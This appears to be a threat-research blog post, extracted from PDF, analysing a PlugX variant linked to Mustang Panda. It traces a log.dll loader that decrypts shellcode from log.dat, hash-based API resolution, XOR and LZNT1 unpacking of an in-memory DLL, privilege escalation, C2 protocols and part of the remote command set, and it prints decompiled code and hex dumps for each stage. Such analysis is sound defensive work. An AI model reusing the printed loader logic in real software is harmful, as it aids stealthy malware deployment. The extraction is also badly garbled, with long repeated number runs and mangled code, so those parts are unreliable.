
1. Executive Summary


At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluate them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on <u>VirusTotal's</u> platform, performing scan for specific byte patterns related to the **Mustang Panda (PlugX)**, we discovered a series of malware samples that we suspect have a relationship with this group were uploaded from Vietnam.

All of these samples share the same name as "log.dll" and have a rather low detection rate.



Based on the above information, we believe that there is a possibility that malware has been installed in a few orgs in Vietnam, so we decided to analyze these samples. During the analysis, based on the detected indicators, we continue to hunt for the missing data to add a more complete picture for the analysis.

A general overview of the execution flow looks like this:



Our blog includes:


- ◆ Technical analysis of the log.dll file.
- ◆ Technical analysis of shellcode decrypted from log.dat.

♦ Analyze PlugX Dll as well as decrypt PlugX configuration information.

2. Analyze the log.dll

In the list of hunted samples above, we choose the one with hash: 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e


This sample was submitted to VirusTotal from Vietnam on 2022-04-25 14:04:36 UTC




The information from the Rich Header suggests that it is likely compiled with **Visual Studio 2012/2013**:

| build-id (4) |
|-------------------------------|
| Visual Studio 2012 - 11.0 |
| Visual Studio |
| Visual Studio 2013 - 12.0 |
| Visual Studio 2013 - 12.0 |
| Visual Studio 2013 - 12.0 |
| Visual Studio |
| Visual Studio 2013 - 12.0 RTM |
| Visual Studio 2013 - 12.0 RTM |
| |

By checking the sections information, we can see that it is packed or the code is obfuscated:



Sample has the original name ljAt.dll, and it exports two functions LogFree and LogInit:



Load sample into IDA, analyze the code of the two functions above:

♦ LogFree function:

Looking at this function, it can be seen that its code has been completely obfuscated by Obfuscator-LLVM, using the Control Flow Flattening technique:



After further analysis, I found that this function has no special task.

♦ LogInit function:

This function will call the LogInit_0 function:

Similar to the above, the code at the LogInit_0 function has also been completely obfuscated, it takes a long time for IDA to decompile the code of this function:

```
Graph cvention

Graph cvention
```

The primary task of the LogInit_0 function is to call the function f_read_content_of_log_dat_file_to_buf for reading the content of log.dat file and execute the decrypted shellcode:

```
proc near
             DATA XREF: .rdata:off_1005D0B8↓o
ogInit_0 ; TAGS: ['Enum', 'FileWIN'
 jmp
                   23 calls, 1 strings
                    alls:
                                             call dword ptr[eax]
                                             call ds:CloseHandle ; call CloseHandle
                                             call ds:CreateFileA ; call CreateFileA to open file
                                             call ds:ReadFile ; call ReadFile to read file content
                                             call _strncmp ; call _strncmp to compare string
                                           call dword ptr[eax] ; exec decrypted payload/shellcode
                                             call ds:CloseHandle ; call CloseHandle
call ds:DeleteFileA ; call DeleteFileA
                                            call ds:CloseHandle ; call CloseHandle call ds:DeleteFileA ; call DeleteFileA
                                           call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file
                                             call ds:GetModuleHandleA ; call GetModuleHandleA to retrieve kernel32.dll handle
                                             call ds:GetProcAddress; retrieve api address
                                             call eax ; call API func
                                            call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
call ds:CreateFileA ; call CreateFileA for retrieving handle to create tmp file
call _strlen ; call _strlen
                                             call ds:WriteFile ; call WriteFile to write content to file
                                            call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
call ds:CreateFileA ; call CreateFileA
                                            call _strlen ; call _strlen
call ds:WriteFile ; call WriteFile
                                             call __security_check_cookie(x)
with Hex View-1, P
                    trings:
```

f_read_content_of_log_dat_file_to_buf's code is also completely obfuscated:

```
6915 | 6915 | 6916 | 6915 | 6917 | 6918 | 6917 | 6918 | 6917 | 6918 | 6917 | 6918 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6919 | 6
```

The major task of this function as the following:

- Call the GetModuleHandleW function to retrieve the handle of kernel32.dll.
- Call the GetProcAddress function to get the addresses of the APIs: VirtualAlloc, GetModuleFileNameA, CreateFileA, ReadFile.
- Use the above APIs to retrieve the path to the log.dat file and read the contents of this file into the allocated memory.

• Decode the contents of log.dat into shellcode so that this shellcode is then executed by the call from the LogInit_0 function.

```
| 13883 | LOBYTE(V4939) | V4939 & BYTE1(V4939) | BYTE1(V4939) | V4939; | V4
```


3. Shellcode analysis

Based on the information analyzed above, we know that the log.dll file will read the content from the log.dat file and decrypt it into shellcode for further execution. Relying on this indicator, we continue to hunt log.dat file on VirusTotal which restrict the scope of submission source from Vietnam.

The results are following:



With the above results, at the time of analysis, we selected the log.dat file (2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84) was submitted to VirusTotal on 2022-04-20 12:33:19 UTC (5 days before the above log.dll file).



Debugging and dump the decrypted shellcode look like this:


```
log_dat_sc.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE Q..î....€Å.EMffî
                   .s.U|.ÀÂp]..UffÉ
00000010 00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9
00000020 00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 57 BF .]}.....è....₩¿
00000030 44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D DI.._ùXPPHXXWf¿.
00000040 00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00
                   ._fè..Àüh.....
00000050 00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00
                   ..jÕfÄ.W|..ÿ¿`..
                   _<öùè....^¾hÊê.Ü
~~~KKKK
000000060 5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC
иппипипипипипипи
```

I use two tools, <u>FLOSS</u> and <u>scdbg</u> to get an overview of this shellcode. The results can be seen in the screenshots below:

```
FLOSS static Unicode strings

FLOSS decoded 2 strings
(EAA &EAA

FLOSS extracted 8 stackstrings
VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer
```



With the results obtained above, it can be seen that this shellcode will perform memory allocation and then call the RtlDecompressBuffer function to decompress the data with the compression format is COMPRESSION_FORMAT_LZNT1.

By using IDA to analyze this shellcode, its main task is to decompress a DII into memory and call the exported function of this DII to execute. The function that does this task is named f_load_dll_from_memory:

```
near ; CODE XREF
                                                  DE XREF: sub_403575+18†p
; shellcode size
                                                                                        _usercall sub_431AE4@<eax>(int a1@<eax>)
text:00431AE4
                                 proc
push
text:00431AE4
                                                                                                      [esp-10h] [ebp-10h]
text:00431AE9
                                 push
rol
                                          eax ; ptr_call_addr
                                                                                                  [esp-8h] [ebp-8h]
text:00431AEE
                                 stc
text:00431AEF
text:00431AF0
                                                                                              f_load_dll_from_memory(a1, 0×30AA8, v2, v3, v4, v5);
text:00431AF7
                                                                21 calls
text:00431AF7
                                                                                       call [ebp+
                                                                                       call
call
                                                                                            [ebp+0
                                                                                             [ebp+
                                                                                             [ebp+
                                                                                             [ebp+
                                                                                             [ebp+
                                                                                                                  ; call to PlugX exported function
                                                                                            [ebp+
```

The code in this function will first get the base address of kernel32.dll based on the precalculated hash value is 0x6A4ABC5B. This hash value has also been mentioned by us in this analysis.

```
cernel32_base_addr = 0;
GetProcAddress = 0;
pLdr = NtCurrentPeb()→Ldr;
 or ( ldr_entry = pLdr→InMemoryOrderModuleList.Flink; ldr_entry; ldr_entry = ADJ(ldr_entry)→InMemoryOrderLinks.Flink 🖰
 wszDllName = ADJ(ldr_entry) → BaseDllName.Buffer;
  dll_name_length = ADJ(ldr_entry) → BaseDllName.Length;
  calced_hash = 0;
    calced_hash = _ROR4_(calced_hash, 13);
if ( *wszDllName < 'a' )</pre>
      calced_hash += *wszDllName;
                                                                  // calced_hash + letter
      calced_hash = calced_hash + *wszDllName - 0×20;
                                                                 // calced_hash + upper_letter
    wszDllName = (wszDllName + 1);
    --dll_name_length;
     le ( dll_name_length );
     ( calced_hash = 0×6A4ABC5B )
                                                            python .\brute_force_Dll_name.py
Found dll kernel32.dll of 0x6a4abc5b
Found dll ntdll.dll of 0x3cfa685d
    kernel32_base_addr = ADJ(ldr_entry)→DllBase;
   (!kernel32_base_addr)
```

Next it will retrieve the address of GetProcAddress:

```
or ( i = 0; i < export_dir_va→NumberOfNames; ++i )
 szAPIName = kernel32_base_addr + pFuncsNamesAddr[i];
 if ( *szAPIName =
   && szAPIName[1] =
   && szAPIName[2] =
   && szAPIName[3] =
   && szAPIName[4] =
   && szAPIName[5] =
   && szAPIName[6] =
   && szAPIName[7] =
   && szAPIName[8] =
   && szAPIName[9] =
   GetProcAddress = (kernel32_base_addr
                   + *(kernel32_base_addr
                     + 4 * *(kernel32_base_addr + 2 * i + export_dir_va→AddressOfNameOrdinals)
                     + export_dir_va → AddressOfFunctions));
   break;
 }
if ( !GetProcAddress )
```

By using the <u>stackstring</u> technique, the shellcode constructs the names of the APIs and gets the addresses of the following API functions:

```
p, _coadcibraryA" → (size: 13)
strcpy(szLoadLibraryA, "LoadLibraryA");
v71 = 0×D;
   LoadLibraryA = GetProcAddress(kernel32_base_addr, szLoadLibraryA);
LoadLibraryA > GetProCaddress(Reffiet32_bd
if (!LoadLibraryA)
    return 3;
// "VirtualAlloc" → (size: 13)
strepy szvirtualAlloc, "VirtualAlloc");
   VirtualAlloc = GetProcAddress(kernel32_base_addr, szVirtualAlloc);
         return 4;
// "VirtualFree" → (size: 12)
strcpy(szVirtualFree, "VirtualFree");
   v71 = 0×C;
VirtualFree = GetProcAddress(kernel32_base_addr, szVirtualFree);
  if (!VirtualFree)
// "VirtualProtect" -> (size: 15)
strcpy(szVirtualProtect, "VirtualProtect");
VirtualProtect = GetProcAddress(kernel32_base_addr, szVirtualProtect);
if (!VirtualProtect)
    return 6:
 return 6;
// "ExitThread" → (size: 11)
strcpy(szExitThread, "ExitThread");
                                                                                                                                                                                                                                                                                                LoadLibraryA
  v71 = 0xB;
if ( !GetProcAddress(kernel32_base_addr, szExitThread) )
                                                                                                                                                                                                                                                                                                VirtualAlloc
                                                                                                                                                                                                                                                                                                VirtualFree
 // "ntdll" -> (size: 6)
strcpy(szntdll, "ntdll");
ntdll_handle = LoadLibraryA(szntdll);
if ( !ntdll_handle )
return / return
                                                                                                                                                                                                                                                                                                VirtualProtect
                                                                                                                                                                                                                                                                                              ExitThread
                                                                                                                                                                                                                                                                                                RtlDecompressBuffer
                                                                                                                                                                                                                                                                                                тетсру
```

Next, the shellcode performs a memory allocation (compressed_buf) of size 0x2E552, then reads data from offset 0x1592 (on disk) and executes an xor loop with a key is 0x72 to fill data into the compressed_buf. In fact, the size of compressed_buf is 0x2E542, but its first 16 bytes are used to store information about signature, uncompressed_size, compressed_size, so 0x10 is added.


Shellcode continues to allocate memory (uncompressed_buf) of size 0x4C000 and calls the RtlDecompressBuffer function to decompress the data at the compressed_buf into uncompressed_buf with the compression format is COMPRESSION_FORMAT_LZNT1.

```
signature = *ptr_enc_compressed_dll_addr;
                                                                  // ptr_enc_compressed_dll
// signature = 0×C7EA9B1C
// xor_key = 0×4E70F172
xor_key = signature - 0×7979A9AA;
   dd 0004C000h → uncompressed_size
dd 2E542h → compressed_size;
 or ( j = 0; j < 0×10; ++j )
  config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j];// xor_key = 0×72
if ( signature \neq computed_signature )
         0×A;
dwSize = computed_compressed_size + 0×10;
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0×10,
if ( !compressed_buf )
      urn 0×B;
xor_key = signature - 0×7979A9AA;
  fill compressed buffer
r ( k = 0; k < dwSize; ++k )
  *(&compressed_buf -> decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READN
if ( !uncompressed_buf )
      urn 0×C;
final_uncompressed_size = 0;
      compress dll payload
if ( RtlDecompressBuffer(
       uncompressed_buf,
                                                                 // 0×4C000
       uncompressed_buf_size,
       &compressed_buf\rightarrowcompressed_buf,
                                                                 // 0×2E542
        compressed_buf→compressed_size,
       &final_uncompressed_size) )
   ( uncompressed_buf_size ≠ final_uncompressed_size )
```

Based on the above analysis results, it is easy to get the extracted DII file (however, the file header information was destroyed):

```
decompressed_dll_4C000.dump
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 6C 41 76 62 42 48 6A 44 4C 75 4D 42 54 6B 57 57 lAvbBHjDLuMBTkWW
         45 78 5A 45 4F 6F 54 65 79
                                      44 63 4B 4E 45 ExZEOoTeypuDcKNE
                                                   tlsPaHHxiZzJnNnt
 00000020
         74 6C 73 50 61 48 48 78 69 5A 7A 4A 6E 4E 6E 74
00000030
         69 49 46 4C 42 43 4F 59 50 58 54 00 E0 00 00 00 iIFLBCOYPXT.à...
         78 43 52 55 6A 44 62 52 4E 4C 58 4A 76 73 47
                                                   xCRUjDbRNLXJvsGy
 00000040
 00000050
 00000060
         70 6F 4B 48 4D 75 50 46 45 45 67 45 73 67
                                             71 61
                                                   poKHMuPFEEgEsgga
 00000070
         56 69 75 4C 6E 6C 53 52 74 69 51 72 7A 63 4C 49
                                                   ViuLnlSRtiOrzcLI
 00000080
         69 7A 61 55 6E 5A 6A 78 79 45 51 62 6D 76
                                             42 69
                                                   izaUnZjxyEQbmvBi
                      55 64
 00000090
                                                   SOgruUdFNlxxPoPd
 000000A0
         75 72 75 68 61 69 67 6F 61 58 52 71 4E 59 63 6C
                                                   uruhaigoaXRqNYcl
 000000B0
         75 4E 58 72 4C 44 42 69 48 49 65 67 56 43 75 48
                                                   uNXrLDBiHIegVCuH
                 48 68 53 6B 45 72
                                                   wswHhSkErKwhUlRx
 000000C0
            73
                                4B 77
                                     68 55 6C 52 78
 000000D0
         4C 44 6B 46 42 64 59 79 4C 6E 79 72 50 52 71 54
                                                   LDkFBdYvLnvrPRqT
 000000E0
         53 6C 00 00 4C 01 03 00 30 83 1E 53 00 00 00 00
                                                   S1..L...Of.S....
                                                   ....à..!.......
 000000F0
         00 00 00 00 E0 00 02 21 0B 01 0C 00 00 00 00 00
 00000100
         00 3C 00 00 00 00 00 B0 81 00 00 00 10 00 00
         00000120
00000130
         00000140
                                                   . . . . . . . . . . . . . . . .
 00000150
         00 00 00 00 10 00 00 00 60 8F 04 00 45 00 00 00
 00000160
         30 91 04 00 78 00 00 00 00 00 00 00 00 00 00
 00000170
         00000180
         00 A0 04 00 OC 33 00 00 00 00 00 00 00 00 00
 00000190
         ....Pz..@...
 000001A0
         00 00 00 00 00 00 00 00 50 7A 00 00 40 00 00 00
 000001B0
         00 00 00 00 00 00 00 00 00 90 04 00 30 01 00 00
                                                    ............
 000001C0
         000001D0
         00 00 00 00 00 00 00 00 2E
 000001E0 A5 7F 04 00 00 10 00 00 00 80 04 00 00 04 00 00
                                                   ¥............€.....
 000001F0
         00000200
         2E 69 64 61 74 61 00 00 D2 07 00 00 00 90 04 00
                                                   .idata..ò.....
         00 08 00 00 00 84 04 00 00
 00000220
         00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00
                                                    ....@..@.reloc..
 00000230
         OC 33 00 00 00 A0 04 00 00 34 00 00 00 8C 04 00
```

Fix the header information and check with <u>PE-bear</u>, this DII has the original name is RFPmzNfQQFPXX and only exports one function named Main:



Back to the shellcode, after decompressing the DII into memory, it will perform the task of a loader to map this DII into a new memory region. Then, call to the exported function (here is the Main function) to perform the the main task of malware:

```
plugx_decrypted_dll = plugx_mapped_dll;
                     00 00 29 00 6C 02 A8 0A 03 00 92 15 6C 02 ....)l.
02 00 69 00 6C 02 0C 15 00 00 00 00 00 Rå..il.
plugx_mapped_dll \rightarrow signature = 0;
plugx_decrypted_dll→ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
plugx_decrypted_dll→shellcode_size = end_sc_offset;
plugx_decrypted_dll→ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;// 00403592 1C 9B ....
plugx_decrypted_dll→encrypted_PlugX_size = compressed_dll_size;// 0×2
plugx_decrypted_dll→config = config;
plugx_decrypted_dll → config_size = config_size;
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldPr
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  ( ExportProc )
        tProc();
   return 0×16;
( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
     turn 0;
      n 0×17;
```

Note: At the time of analyzing this shellcode, we have not yet confirmed it is a variant of the PlugX malware, but only raised doubts about the relationship. It was only when we analyzed the above extracted DII, then we confirmed for sure that this was a variant of PlugX and renamed the fields in the struct for understandable reasons as screenshot above.

4. Analyze the extracted DII

We will not go into detailed analysis of this DII, but only provide the necessary information to prove that this is a PlugX variant as well as the process of decrypting the configuration information that the malware will use.

4.1. How PlugX calls an API function

In this variant, information about API functions is stored in xmmword, then loaded into the xmm0 (128-bit) register, the missing part of the function name will be loaded through the stack. The malicious code gets the handle of the DII corresponding to these API functions, then uses GetProcAddress function to retrieve the address of the specified API function to use later:

```
text:10027A90
                           push
                                   ebp
text:10027A91 004
                           mov
                                   ebp, esp
text:10027A93 004
                                   esp, 84h
                           sub
                                   xmm0, xmmword_100078A0
                           movdga
text:10027AA1 088
                           mov
                                   eax, GetCurrent
                                                   xmmword_100078A0 xmmword 'secorPtnerruCteG
text:10027AA6 088
                           push
                                   ebx
                                                                                            ; DATA XRI
text:10027AA7 080
                           push
                                                                                              f_plugx
text:10027AA8 09
                           xor
                                   esi, esi
text:10027AAA 0
                           mov
                                   [ebp+lpName], ecx
                                   [ebp+token_handle]
text:10027AAD 090
                           mov
                                   [ebp+var_60], 73h;
text:10027AB0 090
                           mov
text:10027AB6 090
                           push
                                   edi, ds:GetProcAddress
text:10027AB7 094
                           mov
text:10027ABD 094
                           movdqu
                                   xmmword ptr [ebp+ProcName], xmm0
text:10027AC2 09
                           test
                                   eax, eax
                                   short loc_10027AD7
text:10027AC4 09
                           jnz
text:10027AC4
text:10027AC6 094
                           lea
                                   eax, [ebp+ProcName]
text:10027AC9 094
                                                              lpProcName
                           push
text:10027ACA 098
                           call
text:10027ACA
text:10027ACF 098
                           push
                                                            ; hModule
                                   eax
                                   edi ; GetProcAddress
text:10027AD0 09
text:10027AD0
text:10027AD2 094
                                   GetCurrentProcess_0, eax
                           mov
text:10027AD2
text:10027AD7
text:10027AD7
                   loc_10027AD7:
                                                              CODE XREF: f_check_and_enable_privilege
text:10027AD7 094
                          call
                                   eax ; GetCurrentProcess_6
```

4.2. Create main thread to execute

The malware adjusts the SeDebugPrivilege and SeTcbPrivilege tokens of its own process in order to gain full access to system processes. Then it creates its main thread, which is named "bootProc":

```
f_create_unnamed_event(0)→dll_base = <mark>dll_base</mark>;
f_create_unnamed_event(0) →dll_base = dll_base;
f_create_unnamed_event(0) → dll_base = dll_base;
*wszSeDebugPrivilege =
*&wszSeDebugPrivilege[2] =
*&wszSeDebugPrivilege[4]
*&wszSeDebugPrivilege[6]
*&wszSeDebugPrivilege[8] =
*&wszSeDebugPrivilege[0×A] =
*&wszSeDebugPrivilege[0×C] =
*&wszSeDebugPrivilege[0×E] =
wszSeDebugPrivilege[0×10] = 0;
*wszSeTcbPrivilege =
*&wszSeTcbPrivilege[2] =
*&wszSeTcbPrivilege[4] =
*&wszSeTcbPrivilege[6] =
*&wszSeTcbPrivilege[8] =
*&wszSeTcbPrivilege[0×A] =
*&wszSeTcbPrivilege[0×C] =
v6 = 0;
                                                               SeDebugPrivilege
f_check_and_enable_privilege(wszSeDebugPrivilege);
                                                               SeTcbPrivilege
f_check_and_enable_privilege(wszSeTcbPrivilege);
strcpy(szbootProc, "bootProc");
critical_section = sub_10007E50(0);
 return f_spawn_thread(critical_section, &p_thread_handle, szbootProc, f_main_thread_func
```

4.3. Communicating with C2

The malware can communicate with C2 via TCP, HTTP or UDP protocols:

```
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
                                                               strcpy(v15, "%s:%s]\r\n");
port_num_hi = HIWORD(src -> f_retrieve_ip_address);
                                                               port_num_lo = LOWORD(src > f_retrieve_ip_address);
                                                               port_num_
v8 = a2[1];
+: [%s:%d], P
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"**;
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
                                                               v13 = _mm_load_si128(&xmmword_10007240);
                                                               v14 = _mm_load_si128(&xmmword_10007180);
                                                                // Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\r\n
                                                                  szProto_Host_Proxy_full_str,
                                                                  szProto_Host_Proxy_format_str,
     sz_protocol_info = szTCP_proto;
                                                                  sz_protocol_info,
     sz_protocol_info = szHTTP_proto;
                                                                  port_num_lo,
                                                                  &src→field_4,
                                                                  port_num_hi,
&src→event_handle_1,
     sz_protocol_info = szUDP_proto;
                                                               &src > field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
     break
se 5:
     sz_protocol_info = szICMP_proto;
                                                                    ch ( choose_proto_flag )
                                                                    result = f_connect_c2_over_TCP(this, arg0, a2, src);
                                                                     3:
                                                                    result = f_connect_c2_over_HTTP(this, arg0, a2, src);
                                                                    result = f_connect_c2_over_UDP(this, arg0, a2, src);
                                                                     result = 0×32;
```

4.4. Implemented commands

The malware will receive commands from the attacker to execute the corresponding functions related to *Disk, Network, Process, Registry,* etc.

```
file_buf = f_mapping_file_and_retrun_buf(
map_file_buf )
   strcpy(&sz_input_cmd[8], "Disk");
(*map_file_buf)(8*FFFFFFFF, 0, 8*20120325, f_perform_disk_action_command
                                                                                                                                                result = f_enumerate_drives(a1, cmd_info);
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
                                                                                                                                                ase 0×3001:
result = f_find_file(a1, cmd_info);
                                                                                                                                                oreax;
ase 0×3002:
result = f_find_file_recursively(a1, cmd_info);
   strcpy(&sz_input_cmd[4], "Nethood");
(*v15)(0*FFFFFFFF, 5, 0*20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
                                                                                                                                                 preak,
se 0×3004:
result = f_read_file(a1, cmd_info);
                                                                                                                                                 break;
se 0×3007:
result = f_write_file(a1, cmd_info);
   strcpy(&sz_input_cmd[4], "Netstat");
(*v16)(0×FFFFFFFF, 4, 0×20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
                                                                                                                                                ise 0×300A:
    result = f_create_directory(a1, cmd_info);
                                                                                                                                                ase 0×300C:
    result = f_create_process_on_hidden_desktop(a1, cmd_info);
   strcpy(asz_input_cmd[4], "Option");
(*v17)(0*ffffffff, 6, 0*20120128, f_perform_option_sub_command, asz_input_cmd[4]);
                                                                                                                                                break;
ase 0x300D:
result = f_file_action(a1, cmd_info);
   18 = sub_100195B0();
f ( v18 )
                                                                                                                                               oreax;
ase 0×300E:
result = f_get_expanded_environment_string(a1, cmd_info);
   strcpy(&sz_input_cmd[4], "PortMap");
(*v18)(0*FFFFFFFF, 7, 0*20120325, f_start_port_mapping, &sz_input_cmd[4]);
 v19 = sub_10019A10();
                                                                                                                                                result = 0×FFFFFFFF;
       rcpy(&<mark>sz_input_cmd</mark>[4], "Process");
/19)(0×FFFFFFFF, 1, 0×20120204, f_perform_process_sub_command, &sz_input_cmd[4])
```

The entire list of commands as shown in the table below that the attacker can execute through this malware sample:

| Command Group | Sub- command | Description |
|------------------|-----------------|---|
| Disk | 0x3000 | Get information about the drives (type, free space) |

| | 0x3001 | Find file |
|---------|--------|--|
| | 0x3002 | Find file recursively |
| | 0x3004 | Read data from the specified file |
| | 0x3007 | Write data to the specified file |
